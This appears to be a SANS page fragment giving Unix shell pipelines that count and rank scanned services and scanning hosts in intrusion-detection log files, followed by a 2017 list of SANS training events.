Top 10 External Services being scanned

```
egrep "MY.NET.*\-\>" scans.010904 | cut -c 17- |cut -f 3 -d\  | cut -f 2 -d: | sort | uniq -c | sort -nr | head
```

Top 10 Internal hosts Performing Scans

```
egrep "MY.NET.*\-\>" scans.010904 | cut -c 17- | cut -f 1 -d: | cut -f 3,4 -d. | sort -n | uniq -c | sort -nr | head

grep -i "$1" alert.g | cut -c 29- | sed 's/^.*\]//' | sed 's/^\ //' | cut -f 1 -d: | sort | uniq -c | sort -nr > ./o/$2_ext_ip
grep -i "$1" alert.g | cut -c 29- | sed 's/^.*\]//' | sed 's/^\ //' | cut -f 3 -d\  | cut -f 3,4 -d. | sort | uniq -c | sort -nr | head > ./o/$2_int_ip
```

Last Updated: July 25th, 2017

Upcoming Training

SANS San Antonio 2017	San Antonio, TX	Aug 06, 2017 - Aug 11, 2017	Live Event
SANS Boston 2017	Boston, MA	Aug 07, 2017 - Aug 12, 2017	Live Event
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Adelaide 2017	Adelaide, Australia	Aug 21, 2017 - Aug 26, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
SANS vLive - SEC503: Intrusion Detection In-Depth	SEC503 - 201709,	Sep 11, 2017 - Oct 18, 2017	vLive
SANS London September 2017	London, United Kingdom	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
Baltimore Fall 2017 - SEC503: Intrusion Detection In-Depth	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	vLive
Community SANS Scottsdale SEC503	Scottsdale, AZ	Oct 02, 2017 - Oct 07, 2017	Community SANS
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
Community SANS Ottawa SEC503	Ottawa, ON	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	vLive
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Pensacola SEC503	Pensacola, FL	Nov 27, 2017 - Dec 02, 2017	Community SANS
SIEM & Tactical Analytics Summit & Training	Scottsdale, AZ	Nov 28, 2017 - Dec 05, 2017	Live Event
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
SANS Las Vegas 2018	Las Vegas, NV	Jan 28, 2018 - Feb 02, 2018	Live Event
SANS Dallas 2018	Dallas, TX	Feb 19, 2018 - Feb 24, 2018	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced